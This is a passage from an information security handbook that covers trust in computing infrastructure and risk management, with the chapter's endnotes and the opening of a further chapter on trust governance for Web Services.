One can consider systems and networks to be trustworthy when they have been shown to perform their jobs correctly in a security sense. That is, one has confidence in them under specific circumstances. Accordingly, this encompasses a wide spectrum of trustworthiness. On one end of this spectrum are the so-called trusted systems that require formal assurance of this assertion based on mathematical proofs. On the other end of this spectrum lie bodies of anecdotal evidence gathered over a long period of time that seems to say "the system is doing its job."

As a practical example of how all this fits together, consider one of Dr. Ed Gerek's notes on the definition of trust, which refers to the American Bar Association's Digital Signature Guidelines:[12]

> Trust is not defined per se, but indirectly, by defining "trustworthy systems" (or, systems that deserve trust) as "Computer hardware, software, and procedures that: (1) are reasonably secure from intrusion and misuse; (2) provide a reasonably reliable level of availability, reliability and correct operation; (3) are reasonably suited to performing their intended functions; and (4) adhere to generally accepted security principles." This definition is unfortunate in that it confuses trust with fault-tolerance, especially so because fault-tolerance is objective and can be quantitatively measured by friends and foes alike — whereas trust is the opposite.[13]

As can be seen, one tries to define trust (trustworthiness) as a measurable quantity in many ways. On the technical side of security, there are several ways to accomplish this, including:

- Formal criteria such as the *Trusted Computer Security Evaluation Criteria* (TCSEC, also known as the *Orange Book*) and its successor the Common Criteria and accompanying formal methods of test
- Less formal testing that is performed by the commercial product testing labs such as those that certify firewalls
- So-called "challenge sites" that seek to prove themselves trustworthy by demonstrating that they can withstand attacks
- Penetration testing that seeks to exhaustively test for all known vulnerabilities
- Assessments that seek to show where vulnerabilities exist past those that can be found using purely technical means
- Alpha, beta, and pre-releases of software and hardware that attempt to identify problems before a final version of a product is shipped

All of these are designed to demonstrate that we can trust systems or networks *under certain circumstances*. The object of all of them is to build trust and confidence and thereby to arrive at a level of trust — circumstances under which the systems or networks are trustworthy. For example, among the many things one finds in the so-called *Rainbow Series* of books that contains the *Orange Book* of the TCSEC are *Guidelines for Writing Trusted Facility Manuals*[14] and *A Guide to Understanding Trusted Facility Management*[15] that discuss how a trusted system must be deployed. Quoting the manual:

Guidelines for Writing Trusted Facility Manuals provides a set of good practices related to the documentation of trusted facility management functions of systems.

"Trusted facility management" is defined as the administrative procedures, roles, functions (e.g., commands, programs, interfaces), privileges, and databases used for secure system configuration, administration, and operation.

Before one can trust a system to be secure, the facility in which the system is deployed must be managed in such a way that it can be trusted. Before giving up on this military-style thinking, consider that commercial systems and network components such as routers must be treated in the same way before one can trust them.

Note that these theories and various testing methods are limited; they do not always work in practice. However, one generally uses adherence to criteria and high scores on tests as measures of trustworthiness.

Another way to look at it is that one mitigates as many risks as one can and accepts the remaining risks as residual risk. Nothing is risk-free, including systems and networks. Hence, our job in security is risk management. Eliminate the risks that one can and accept the rest. The reason for this is that it would be much too expensive to eliminate all risks; even if this were possible, one usually cannot identify absolutely all of them.

Why Is Trust Important?

It is easy to see why trust and trustworthiness are important. Start with a global view. The best articulation of this global view that this author has found is in Francis Fukuyama's *Trust, The Social Virtues & The Creation of Prosperity.* One quote seems to apply to everything we do in life and everything we do in computing and networking, including security:

> A nation's well-being, as well as its ability to compete, is conditioned by a single pervasive cultural characteristic: the level of trust inherent in the society.[16]

Consider that the well-being of our enterprises, including their ability to compete, is conditioned on a single pervasive characteristic of their infrastructures and those on which they depend: the level of inherent trust. Simply put, if one cannot trust one's infrastructure, all bets are off. Consider your own desktop system. How comfortable will you be in using it if you cannot trust it?

As a Ph.D. candidate in 1990, Dr. David Cheriton commented:

> The limit to distributed systems is not performance, it is trust.[17]

Cheriton's statement is especially applicable in an age where everything, including toasters, has computing power and the network accoutrements necessary to connect it to everything else in our lives. The interconnectivity aspect of this developing complexity is best illustrated by the following quote from Robert Morris, Sr.:

> To a first approximation, everything is connected to everything else.[18]

This can be a very scary thought. Increasingly, people are trusting more and more of what they are, have, and know, to parties they may not even know, much less have a basis upon which to establish trust. Trust is becoming increasingly important, but most individuals and organizations do not realize or appreciate this until assets are lost or compromised.

Why Do People Trust?

As previously discussed, there are many reasons why people trust. It is important to note that most people never get to the point where they consider any of the reasons in the trustworthiness spectrum. There is only one reason that most of us trust: blind faith. The reasons seem to include:

- Evidence that "things seem to be doing their jobs"
- Lack of evidence to the contrary
- Anecdotal evidence from others in the community

Moreover, the nature of people in many cultures of the world is to trust first and ask questions later — if ever. This is a little confusing because there is often much evidence to the contrary. Nevertheless, it seems to remain a key part of many cultures.

Why Should People Not Trust?

Perhaps the best way to show the importance of trust is to talk about distrust: the lack of trust, faith, or confidence, doubt or suspicion.

The scary part is that most of what people trust is beyond their control. By way of illustration, consider only one dimension of the problem: complexity. In his musings about complexity, Marcus Ranum observes that Web browsers themselves have become tools for managing complexity. Consider that most every browser is in the business of hiding the complexity of having to deal with the myriad of protocols that most of them support (such as HTTP, FTP, Telnet, etc.). Ranam asks how many of us know all of the features and hooks of the cool, new Web apps that continue to pop up. He posits that probably the only people who know are the ones who coded them. Moreover, the details of the security of such protocols are not published and change from version to version.[19]

As an example that gives life to this, consider this discussion of the "Smart Browsing" feature that showed up in version 4.06 of the Netscape browser:[20]

> Netscape Communications Corporation's release of Communicator 4.06 contains a new feature, 'Smart Browsing,' controlled by a new icon labeled What's Related, a front end to a service that will recommend sites that are related to the document the user is currently viewing. The implementation of this feature raises a number of potentially serious privacy concerns, which we have examined here.
>
> Specifically, URLs that are visited while a user browses the Web are reported back to a server at Netscape. The logs of this data, when used in conjunction with cookies, could be used to build extensive dossiers of individual Web users, even including their names, addresses, and telephone numbers in some cases.

If one is having trouble with this, one can easily make a headache worse by trying to get one's arms around all of the trust questions that surround PKIs and Windows 2000 if not already doing so. Consider that the problem of figuring out how to build and maintain a long-lived trust model with Windows 2000 pales when compared to the problem of figuring out how to trust Windows 2000 itself. This, since it reportedly has 27 to 40 million lines of code,[21] some half or more of which are reportedly new to the initial release. The number of security-related bug fixes is likely to be just as astounding.

Complexity and protocol issues notwithstanding, there is no reason for most people and organizations to trust their infrastructures. The reasons to distrust an infrastructure are legion. Very few infrastructures are trustworthy. Given Marcus Ranum's observation about complexity and what the author of this chapter knows about how things work (or do not work), this author has trouble trusting his own infrastructures much of the time.

Finally, there are the continual reminders of purposeful deceit that confront us every day. These begin with virus, worm, and Trojan horse writers foisting their wares on us, continue through the daily litany of security problems that flood past us on lists such as Bugtraq,[22] and end with the malice of forethought of attackers. Clever competitors, in either business or war, will deceive people at every available opportunity. For an instruction manual, I recommend Sun-Tzu's *On the Art of War* for your study.[23] Your adversaries, be they your competitors in business or those who would attack your infrastructure, are likely out to deceive you at every opportunity.

What justifies the trust placed in an infrastructure? Most of the time, there is only one answer: We have never considered that question. However, the absence of justification for trusting infrastructure does not stop there. Some people — and entire organizations — deceive themselves. *The Skeptic's Dictionary*[24] aptly describes this situation: "The only thing infinite is our capacity for self-deception." Better yet: "There is no accounting for self-delusion."[25]

Securing One's Infrastructure

Now one is down to the nub of the matter. There is only one question left to ask: "Where to from here?" Thankfully, the answer is relatively straightforward. Not to say that it will not take some work. However, it is easy and intuitive to see how to attain trust in one's infrastructure:

1. Decide to approach the problem of gaining trust as an exercise in risk management.
2. Develop a plan.
3. Implement the plan.




EXHIBIT 61.1 Balancing cost and security.

4. Assess the plan's effectiveness.
5. Modify the plan if necessary.
6. Go to step 1.

This is a sure-fire recipe for success — guaranteed. Barring total disaster outside the control of whomever is following the instructions (e.g., the company going out of business), it has never failed in this author's experience. That is because it is simply a basic problem-solving model. One can fill in the details, starting with risk management.

Risk Management 101

Risk management is an exercise in which one balances a simple equation. Exhibit 61-1 presents a simple picture of how the process of risk management works. A few definitions will help make it readable, starting with security. The *American Heritage Dictionary* offers several definitions, including:

> Freedom from risk or danger; safety.

Accepting this as a starting point presents the first challenge. How does one define risk, danger, and safety for a computing infrastructure? Start with some terminology.

Vulnerabilities, Threats, Risks, and Countermeasures

Sticking with commonly accepted security terminology, one can build a list that is oddly self-referential:

- *Vulnerability*: a weakness that can be exploited. Alternatively, a weakness in system security procedures, design, implementation, internal controls, etc. that could be exploited to violate a security policy.
- *Threat*: anything or anyone that can exploit a vulnerability. Alternatively, any circumstance or event with the potential to cause harm to a system in the form of destruction, disclosure, modification of data, or denial-of-service.
- *Risk*: the likelihood and cost of a particular event occurring. Alternatively, the probability that a particular threat will exploit a particular vulnerability of a system.
- *Countermeasure*: a procedure or mechanism that reduces the probability that a specific vulnerability will be exploited or reduces the damage that can result from a specific vulnerability's exploit. Alternatively, a technique, an action, device, or other measure that reduces an infrastructure's vulnerability. (All of these are risks.)

The game is to balance the expense of incurring risk with the expense of mitigating (not merely mediating) risk by applying just the right amount of countermeasures to offset the vulnerabilities that exist.

Another way to look at this is from the point of view of cost. Exhibit 61.1 illustrates how costs and risk relate to each other. In addition, it shows how one can determine the optimum amount to spend on security. It plots the cost of security against the amount of security one is able to attain for that expenditure.

Perhaps one can now begin to see some of the challenges ahead. All by itself, building a common vocabulary is problematic. One can tackle each of these terms to see how to mold infrastructure security out of them.

These three concepts are logically related and can be grouped together for the sake of discussion. Using them, securing an infrastructure can be as simple as following three simple steps:

1. Identify a vulnerability
2. Identify the threats that can exploit it
3. Design and implement a countermeasure that will reduce the likelihood (risk) that a specific threat can exploit this vulnerability.

Seems simple enough. However, most infrastructures have enough different components in them to make this approach a truly daunting task. Nevertheless, it is an iterative process that uses these steps over and over again. In an ideal situation, every threat, vulnerability, and countermeasure is considered for every infrastructure component in an iterative process. Experience shows that unless one examines every component of an infrastructure in this manner, one simply cannot secure the infrastructure at large.

Practically speaking, however, this is impossible for all but the smallest organizations. Imagine stopping the business of an organization while one goes through this process. After all, the infrastructure is probably in place to support an organization's business needs — not the other way around.

The only exceptions to this rule are where good security is a design goal and there is a resource commitment to go with it. For example, an opportunity certainly exists when brand-new components or entirely new infrastructurea are being installed.

Most people seem to believe that this thinking is restricted to so-called military-grade security. However, most segments of the economy are concerned enough about protecting their information assets to get serious about security. This includes most commercial, industrial, and educational organizations.

One problem is outdated thinking about threats and vulnerabilities. This is being overcome by new thinking that takes a fresh look at them, such as Donn Parker's new framework. It lists several dimensions of threats and vulnerabilities alongside asset categories.[26]

Take a look at how to solve the practical problem of how to complete this risk management exercise without stopping the business of the organization.

Analysis and Quantification

It seems almost obvious to say that the keys to finding and fixing vulnerabilities are analysis and quantification. Only almost, because most organizations do not approach security from a business or technical engineering perspective. Moreover, many organizations run off and buy security technology before they have even identified the problem. Suffice it to say, this sort of thinking is a trap.

To the experienced business or technical problem-solver, there is no other way to proceed. Given a well-stated problem, one simply has to analyze it and quantify the results as the first step.

So, how does one analyze and quantify vulnerabilities, threats, and countermeasures? Were it not for the maturity of the discipline of securing information systems, one would have an impossible task. As it is, this problem is well understood, and there are tools and techniques available. However, it is important to note that no tool is complete. In any case, most successful approaches use another one of the concepts in our basic vocabulary: risk.

Before taking even one step forward from here, a word of caution is in order:

> Quantification of risk is a hard problem.[27] In fact, all attempts to develop reasonable methods in this area have utterly failed over the last several decades. Donn Parker explains exactly how this happened in the 1998 edition of his book *Fighting Computer Crime*.[28] One might succeed in quantifying specific ratings in a narrowly defined area using an arbitrary ranking scale. However, experience shows that reconciling these ratings with others that use equally arbitrary ranking is impossible, especially on the scale of a contemporary, large, highly distributed organization.

One can use quantitative risk assessment methods. However, experience shows that one will end up using some form of qualitative measure in many areas. Consider the evaluation of a security program at large. One will likely want to score it based on an opinion of how well it is able to do its job for its own organization. Clearly, this requires a qualitative rating scale such as one that ranges from "poorly" to "superbly."

Dealing with Risks

Anytime probability or likelihood is mentioned, most people get nervous. After all, there are systems and networks to secure. One does not need to get lost in "the possibilities." However, there is an intuitive appeal to quantifying things — especially when one has to ask for a budget to support one's security-related efforts.

Management and bean counters have little tolerance for pure speculation, and techies and engineers want details. Everyone wants something concrete to work with. Therein lies the rub.

Given ample time and resources, all system and network managers worth their salt can identify security problems. The missing piece is the ability to quantify the effect of identified security problems in terms of their likelihood. This problem is discussed shortly. In the meantime, take a brief look at how risks are analyzed and quantified.

First, one must seek precise problem definition, analysis, and quantification. In addition, experienced problem-solvers will always ask about their goals. A good way to characterize problem solution goals is to rank them according to completeness:

- *Necessary.* These are the essential elements required to solve a problem. Necessary elements can be viewed as fundamental, cardinal, mandatory, or prerequisite.
- *Sufficient.* These are the additional elements that move a problem solution to completeness by making it adequate, ample, satisfactory, and complete.

Experience with security in commercial, industrial, and educational organizations shows that the essence of picking a reasonable security solution is found in the business and technical *artistry* of combining necessity and sufficiency. In this arena, it is not a science. However, high levels of security are only achieved through the rigor of mathematical proof and the application of rigid rules that strictly control their variables. Here, necessity is assumed and sufficiency is a baseline requirement.

The idea of introducing these concepts at this point is to focus on the cost of security. Properly chosen countermeasures mediate risks. However, in the same way that it takes money to make money, it takes money to provide security. Identifying needed countermeasures does no good if those countermeasures cannot be implemented and maintained because they are dismissed as too expensive.

Where the Rubber Meets the Road

There are few — if any — hard numbers surrounding security. This is especially bothersome when a system or network manager tries to explain to management exactly why those extra person-weeks are needed to properly configure or test the security-related aspects of infrastructure components. While a management team can usually quantify what a given information resource is worth to the business, it is nearly impossible for a system or network manager to translate this valuation directly into hard numbers for a security budget. Some relief is found in longtime security pundit Bob Courtney's summary:

You never spend more than something is worth to protect it.

The problem is determining how much something is worth. The answer is achieving an appropriate balance between cost and risk. Exhibit 61.1 presents a time-honored graphic view of how this works in practice.

As one can see, the balance point between the amount of security one has and its cost (the risks or lack of security) is identified as the *Sweet Spot*. Also note that there is a box labeled *Discretionary Area* that includes an area around the *Sweet Spot*. This is the area in which the amount of security and its cost can be in balance. This is based on the fact that perfectly balancing the risk that one incurs with what it costs to maintain that level of security is very difficult, if not impossible. In other words, there is some discretion in the amount of risk one incurs before either the risks or the high costs being incurred would be considered out of hand by some commonly accepted standard.

For example, one will never be able to buy a virus scanner that protects against all viruses. Thus, one incurs more risk. On the other hand, one might operate under a conservative policy that severely restricts what can be executed. Thus, one incurs less risk because there are presumably fewer ways for a virus to propagate in one's environment.

Another way to think about this is that the *Discretionary Area* is an area in which both risks and expenditures are "reasonable." Generally speaking, points on the risk curve to the right of the *Sweet Spot* represent overspending (more security than is needed). Points of the risk curve to the left of the *Sweet Spot* represent underspending (less security than is needed).

Limits

A careful inspection of Exhibit 61.1 reveals that neither of the curves ever reach zero and that there are two zeros identified. Two important points about limits explain this:

1. One must define zero points. Infrastructures with absolute zero risk and security with absolute zero cost do not exist and cannot be created.




EXHIBIT 61.2 Risk evaluation criteria.

2. One must define maximums. One can spend as much as one has and still end up with an insecure infrastructure.

Keep it simple. In general, the less one spends, the more risk one incurs. The trick is to identify the level of risk that is acceptable. Again, this is the area Exhibit 61.1 identifies as *Discretionary.*

All of this begs the questions: how does one know what is reasonable?, and how does one determine the risks that exist? Take a look at one time-honored approach.

A Do-It-Yourself Kit

Exhibit 61.2 adds several ways to evaluate risk to the x-axis (security level) of Exhibit 61.1. These risk evaluation criteria are alternative scales on which to measure risk. Each scale includes labels that suggest how the cost of mitigating risk at this level is thought of by commonly accepted standards of due care.

Note that the additional information under the x-axis (security level) is in a box labeled *Apparent Choices, Alternatives, Opportunities, and Pitfalls*. This box encloses the acceptable ranges of risk (listed horizontally on the bottom of the diagram), just as the box labeled *Discretionary Area* did in Exhibit 61.1. These ranges are determined by various risk evaluation criteria (listed next to the right of their respective risk ranges on the bottom of the diagram).

For example, look at *Expenditure-Based* risk evaluation criteria. To judge how much risk is acceptable, one can see that *No Spending* and *Waste Resources* are both outside of the box. N*o Spending* is underkill, and *Waste Resources* is considered overkill — just as one would expect them to be. Using *Implementation Style Based* risk evaluation criteria, one can see that the *Apparent Choices, Alternatives, Opportunities, and Pitfalls* box encloses the range from *Expedient* to *Due Care* to *Painstaking*. Again, this is just as one would expect it to be.

One can add most any criteria one chooses. These are only examples to get started.

A note of caution is in order:

> Attempts to come up with a method to quantify risks have been largely unsuccessful and those that exist are problematic to use, at best. This is not an attempt to provide a quantitative approach to risk analysis past what is necessary for you to see how all of the factors affecting risk interact. In fact, one

can see that the risk evaluation criteria that are listed below the x-axis (level of security) are actually a mix of quantitative and qualitative measures.

Asking what is important and how it will be measured is the best place to start. Once that is done, one can consider the various risk evaluation criteria that are available. While there are many considerations to choose from, those that matter to a particular organization are the most important.

Surrounding an organization's unique concerns, there are standards of due care, common practice, and compliance that can be used as risk evaluation criteria — both from the point of view of industry-specific measures and measures that are common to all organizations. Auditors and other security professionals practiced in doing audits and assessments for a particular industry can provide the industry-specific standards that are important to an organization, as well as what is considered to be due care and common practice in general. For example, some industries such as defense contracting are required to do certain things and there is wide agreement in the security industry about what it takes to protect specific systems such as NT, UNIX, routers, etc. in general.

One will also have to find risk evaluation criteria that match the management style and culture of one's organization. Certainly, one would like to have risk evaluation formulae, models that implement them, and tools that automatically do all this according to Exhibit 61.2 suggestions. However, the state-of-the-art for analysis and quantification in security is quite far from point-and-click tools that do everything. No point-and-click tools do it all. Most of the tools that exist are basically spreadsheets that are elaborately scripted. Unfortunately, these tools help maintain a facade of value for quantitative risk assessment methods.

For now, risk assessment is still very much a job that falls to creative and experienced security professionals to sort out — one little, ugly detail at a time.

The Bottom Lines

Despite the apparent complexity, the process of securing one's infrastructure is quite well-understood and widely practiced. There is hope. The trick is to look at the information system and network infrastructures from a business point of view with a plan. Here are the steps to take and a framework in which one can operate — a time-tested way to approach the problem:

1. Identify the vulnerabilities and threats that the infrastructure faces.
2. Translate these vulnerabilities and threats into statements about the risks that they represent.
3. Organize the risks in a hierarchy that reflects the business needs of the organization.
4. Identify the countermeasures that are required to balance them.
5. Start working on a plan of attack for this list of risks.
6. Start working on reducing the biggest risks — today.

Now that one has a handle on risk, one can proceed to discuss how to gain trust in an infrastructure.

Gaining Trust

The reader will be happy to know that gaining trust in an infrastructure is a well-understood process. It is well-documented and widely practiced. In fact, the literature is ripe with examples. A good reference to the process is found in *Learning from Leading Organizations*.[29] Do not let the fact that it is a government document turn you away. It is an excellent reference, based on processes successfully applied by leading private-sector and government organizations. This author has used a modified version of this model to do security assessments (that is how I know it works so well). This GAO model has been extended to include some of the steps that precede one of the steps in the process. This is represented in Exhibit 61.3 as part of a methodology that works in practice.

In examining Exhibit 61.3, one sees that it includes an iterative loop. The assessment phase of the model has been expanded into a risk assessment and the parts that feed it:

- *Legal, Regulatory, and Business Requirements:* the process of sorting through an organization to identify its constraints (e.g., laws and oversight that determine how it must behave)
- *Identify Assets and Threats:* the process of sorting through an organization's priorities to find what is important and then isolating the threats to those assets
- *Security Advisories and Results of Audits and Monitoring:* the process of identifying the infrastructure's vulnerabilities




EXHIBIT 61.3 A plan for gaining trust.

The gory details of gaining trust in specific components of the infrastructure are a story for another dissertation. Suffice it to say, following a model such as that presented in the GAO report (as presented in Exhibit 61.3) to identify and mediate risks is a tried and true way to gain trust in one's infrastructure.

Acknowledgments

This chapter was originally an Invited Paper for the *Spring 2000 Internet Security Conference,* http://tisc.core-com.com/. Charlie Payne, Tom Haigh, Steve Kohler, Tom Markham, Rick Smith, Dan Thompson, and George Jelatis of Secure Computing; Randy Keader, Lori Blair, Bryan Koch, and Andrea Nelson of Guardent, Inc.; and Dave Piscitello of Core Competence, Inc., contributed to this paper.

Notes

URLs have been included for as many references as possible. Due to the volatile nature of the Web, these may change from time to time. In the event that a URL does not work, using the title of the reference as the search string for a capable search engine such as http://www.google.com should produce the page or a suitable substitute.

1. Gerck, E., *Towards a Real-World Model of Trust*, http://www.mcg.org.br/trustdef.htm.
2. Gerck, E., *Certification: Intrinsic, Extrinsic and Combined*, MCG, http://www.mcg.org.br/cie.htm.
3. Gerck, E., *Overview of Certification Systems: X.509, CA, PGP and SKIP* http://www.mcg.org.br/cert.htm#CPS; Gerck, E., e-mail message titled: *Towards a Real-World Model of Trust*, http://www.mcg.org.br/trustdef.txt; Gerck, E., e-mail message titled: *Re: Trust Properties*, http://www.mcg.org.br/trustprop.txt.
4. Leshniewski, Stanislaw, (1886–1939) http://www-groups.dcs.st-and.ac.uk/~history/Mathematicians/Leshniewski.html.
5. Gerck, E., taken together: E-mail message titled: *Towards a Real-World Model of Trust*, http://www.mcg.org.br/trustdef.txt and e-mail message titled: Re: Trust Properties, E. Gerck, http://www.mcg.org.br/trustprop.txt; Gerck, E., *Summary of Current Technical Developments Near-Term Perspectives for Binarily-Secure Communications*, http://www.mcg.org.br/report98.htm.
6. *Primary and Trusted Domains, Local Security Authority Policy Management*, Microsoft MSDN Online Library, http://msdn.microsoft.com/library/default.asp?URL=/library/psdk/lsapol/lsapol_2837.htm.
7. *Microsoft Windows NT Server Standards*, http://www.unc.edu/~jasafir/nt-main.htm.

8. Taken together: Microsoft Windows 2000 Advanced Server Documentation, Understanding Domain Trusts, http://www.windows.com/windows2000/en/advanced/help/sag_AD_UnTrusts.htm — for the table of contents which contains this article see: http://www.windows.com/windows2000/en/advanced/help then choose *Security Overview* then choose *Trust*. Other references one can use to gain an understanding of how the new Windows 2000 trust model works include the following Microsoft online help document heading: *Understanding domain trees and forests*, http://www.windows.com/windows2000/en/server/help/default.asp?url=/windows2000/en/server/help/sag_ADintro_16.htm. In addition, see *Planning Migration from Windows NT to Windows 2000*, http://www.microsoft.com/technet/win2000/win2ksrv/technote/migntw2k.asp.
9. Ranum, Marcus, *Internet Attacks*, http://pubweb.nfr.net/%7Emjr/pubs/attck/index.htm; specifically the section on transitive trust: http://pubweb.nfr.net/%7Emjr/pubs/attck/sld015.htm.
10. Gerck, E., e-mail message titled: *Towards a Real-World Model of Trust*, http://www.mcg.org.br/trustdef.txt.
11. Gerck, E., Summary of Current Technical Developments Near-Term Perspectives for Binarily-Secure Communications, http://www.mcg.org.br/report98.htm.
12. American Bar Association, Legal Infrastructure for Certification Authorities and Secure Electronic Commerce, 1996, http://www.abanet.org/scitech/ec/isc/dsgfree.html.
13. Gerck, E., Towards a Real-World Model of Trust, E. Gerck, http://www.mcg.org.br/trustdef.htm, also Gerck, E., in a 1998 e-mail message defining trust, http://www.sandelman.ottawa.on.ca/spki/html/1998/winter/msg00077.html which references the *American Bar Association Digital Signature Guidelines*, http://www.abanet.org/scitech/ec/isc/dsgfree.html.
14. National Computer Security Center, *Guidelines for Writing Trusted Facility Manuals*, NCSC-TG-016.
15. National Computer Security Center, *A Guide to Understanding Trusted Facility Management*, NCSC-TG-015.
16. Fukuyama, Francis, *Trust, The Social Virtues & the Creation of Prosperity*, ISBN 0-02-910976-0, The Free Press, New York, 1995.
17. From a presentation on security in distributed systems by David Cheriton in a Computer Science Department colloquium at the University of Arizona in the early 1990s.
18. A comment made by NSA computer security researcher Robert Morris, Sr., at a National Computer Security Conference in the early 1990s. He was explaining why he has to work so hard on such things as eliminating covert channels in order to protect the 1000 bit keys that could unleash a nuclear war. (He is the father of Robert T. Morris, who was responsible for the 1988 Internet Worm.)
19. Ranum, Marcus, *The Network Police Blotter*, *Login:* (the newsletter of USENIX and SAGE), February 2000, Volume 25, Number 1, http://pubweb.nfr.net/%7Emjr/usenix/ranum_1.pdf.
20. *What's Related? Everything but Your Privacy*, Matt Curtin, http://www.interhack.net/pubs/whatsrelated/ ; and Curtin, Matt, *What's Related? Fallout*, http://www.interhack.net/pubs/whatsrelated/fallout/.
21. Variously reported to be in that range: The Long and Winding Windows NT Road, Business Week, http://www.businessweek.com/1999/99_08/b3617026.htm, Schwartz, Jeffrey, *Waiting for Windows 2000*, http://www.Internetwk.com/trends/trends041299.htm; Surveyer, Jacques and Serveyer, Nathan, Windows 2000: Same body, two faces, http://www.canadacomputes.com/v3/story/1,1017,1961,00.html; Michetti, Greg B., *Windows 2000 — Another Late System*, http://www.canoe.ca/TechNews9909/13_michetti.html.
22. The bugtraq forum on http://www.securityfocus.com.
23. Tsu, Sun, *On the Art of War, The Oldest Military Treatise in the World*, an easily accessible version, can be found at http://www.chinapage.com/sunzi-e.html.
24. *The Skeptic's Dictionary*, http://skepdic.com/.
25. Connie Brock.
26. Parker, Donn, *Fighting Computer Crime*, John Wiley & Sons, Inc., 1998, Chapter 11, Information Security Assessments, in particular. A summary of risk assessment failure begins on p. 277 of this chapter.
27. There are two styles of risk analysis: quantitative and qualitative. Dictionary definitions imply how they work: quantification — "to determine, express, or measure the quantity of," qualitative — "of, relating to, or involving quality or kind," *WWWebster WWW Dictionary*, http://www.m-w.com/. In his book *Fighting Computer Crime*, Donn Parker presents a complete tutorial on them and why quantitative methods have failed.

28. Parker, Donn, *Fighting Computer Crime*, John Wiley & Sons, Inc., 1998, Chapter 11, Information Security Assessments, in particular. A summary of risk assessment failure begins on p. 277 of this chapter.
29. U.S. General Accounting Office, *Executive Guide, Information Security Management, Learning from Leading Organizations*, GAO/AIMD-98-68, Information Security Management, http://www.gao.gov/special.pubs/pdf_sing.pdf.

Trust Governance in a Web Services World

Daniel D. Houser, CISSP, MBA, e-Biz+

The problem space of trust governance is discussed, and five business drivers for trust governance are detailed, including the rise of Web Services, SAML, and Cross-Company Authentication. Xota℠, a protocol for providing lightweight standards-based trust assertions, is introduced, as well as a framework for utilizing trusted third parties for generating trust assertions. With these in place, enterprise and division security postures can be dynamically evaluated for trustworthiness at the time each transaction or connection is made.

Introduction

Web Services are rapidly changing the face of E-business, while the trust models we use for conducting commerce remain largely unchanged. Cross-company authentication and portals are also increasing interdependence on business partner trustworthiness, while many trust models are built on houses of cards. Many organizations have little means of determining and evaluating the trustworthiness of business partners and their divisions aside from error-prone, expensive, and time-consuming processes. This chapter further outlines the business drivers in this space, and includes analysis of how hacker insurance and changing security attack patterns will likely lead to a regulated industry. With business drivers firmly in place and the problem space defined, a new open protocol for establishing trustworthiness at the transaction and message level is provided (Xota), which permits a dynamic assessment of a business partner's trust status at business application execution time, instead of months earlier. To deliver this protocol, a framework for utilizing trusted third-party assertions is also detailed, along with likely implementation plans for dynamic trust analysis in the B2B and B2C environment.

Prologue: A Story of E-Business and Trust Governance

The thought came to me one day as I reflected on meetings I had attended that morning. In two consecutive meetings, I was asked to provide a time estimate for my team's involvement to secure a data feed to a business partner. This straightforward, everyday IT project meeting had two very different outcomes because of a simple but significant difference. In the first meeting, I asked the business partner what kind of cryptography he provided to protect the data stream. His clear-cut answer described secure, well-proven means for protecting data. We heard names we trusted: PGP, SSL, RSA, VeriSign. I asked a few more questions and determined the protocols and modes he supported, and got solid answers. Finally, he was forthcoming with a vulnerability assessment from a reputable information security consulting firm, which included an assessment of the application. In five questions, I had determined enough to permit a comfortable level of trust in the strength of his data protection, because trusted third parties had done most of the work for us.

In the next meeting, it was "déjà vu all over again," to quote Yogi Bera. We had a similar discussion about a virtually identical product and process, and I asked the same questions but received starkly different answers. The second business partner had developed proprietary cryptography using its own homegrown algorithms.

